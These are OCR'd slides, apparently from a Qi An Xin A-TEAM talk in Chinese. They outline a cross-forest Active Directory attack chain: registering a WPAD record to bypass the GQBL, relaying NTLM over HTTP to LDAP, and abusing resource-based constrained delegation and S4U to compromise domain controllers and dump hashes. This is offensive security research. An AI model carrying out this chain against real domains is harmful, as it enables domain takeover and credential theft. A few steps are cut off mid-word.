
GQBL

GQBL简介:
全称：全局查询屏蔽列表（global query block list)
作用:　让DNS不解析该列表内域名的A记录
默认配置：




```
PS C:\Users\Administrator> Get-DnsServerGlobalQueryBlockList


Enable : True
List   : {wpad, isatap}


PS C:\Users\Administrator>
```

绕过方案



NTLM relay

NTLMSSP over SMB：



The difference between NTLM authentication in SMB and HTTP lies in the flags that are negotiated by default. The problematic part is the `NTLMSSP_NEGOTIATE_SIGN` flag (`0x00000010`), documented in MS-NLMP section 2.2.2.5. NTLM authentication over HTTP does not set this flag by default, but if it is used over SMB this flag will be set by default:


当前场景下：
流量是由WPAD控制,所以是NTLMSSP over HTTP,不会协商签名

基于资源的约束性委派

- Windows 2012 引入的特性:
  - 基于资源的约束性委派 resource-based constrained delegation
    - 目的:
      - 为了提升委派的自由度,用户可以在LDAP自主配置委派属性.
    - 利用:
      - 该特性由于设计上的缺陷,可以导致机器账户被接管. (后面详细介绍)


RBCD

基于资源的约束性委派 resource-based constrained delegation
与约束性委派最大的区别:
本来由前端控制（web server）的“msDS-AllowedToDelegateTo”变成了后端控制（SQL Server）
“msDS-AllowedToActBehaltOfOtherIdentify”



msDS-AllowedToActBehaltOfOtherIdentify:
WebServer Machine Account SID

利用链



Attacker foothold

relay server

DC1

DC2

1.通过ADIDNS注册WPAD记录并绕过GQBL解析,WPAD指向relay server

2.判断IP,只对DC下发恶意WPAD.dat

3.WPAD进行流量劫持, 触发NTLMSSP over HTTP

4. relay to DC2 LDAP, 修改RBCD from Foothold$ to DC1

5. 申请Administrator访问foothold的票,完成S4U2Self

6. 返回administrator访问footh


7.用此Service ticket申请DC1上任意支

8.返回Administator访问DC1

9.PTT dump hash

结论：
通过域信任，可以跨林劫持其他域的wpad,
进而通过ntlm relay控制机器账户LDAP,结
合RBCD的缺陷,可以攻陷目标林指点机器

团队介绍



奇安信 A-TEAM：团队主要致力于 Web 渗透、APT 攻防、对抗，前瞻性攻防工具预研。从底层原 理、协议层面进行严肃、有深度的技术研究，深入还原攻与防的技术本质，曾多次率先披露 Windows 域、Exchange、WebLogic、Exim 等重大安全漏洞。

Thanks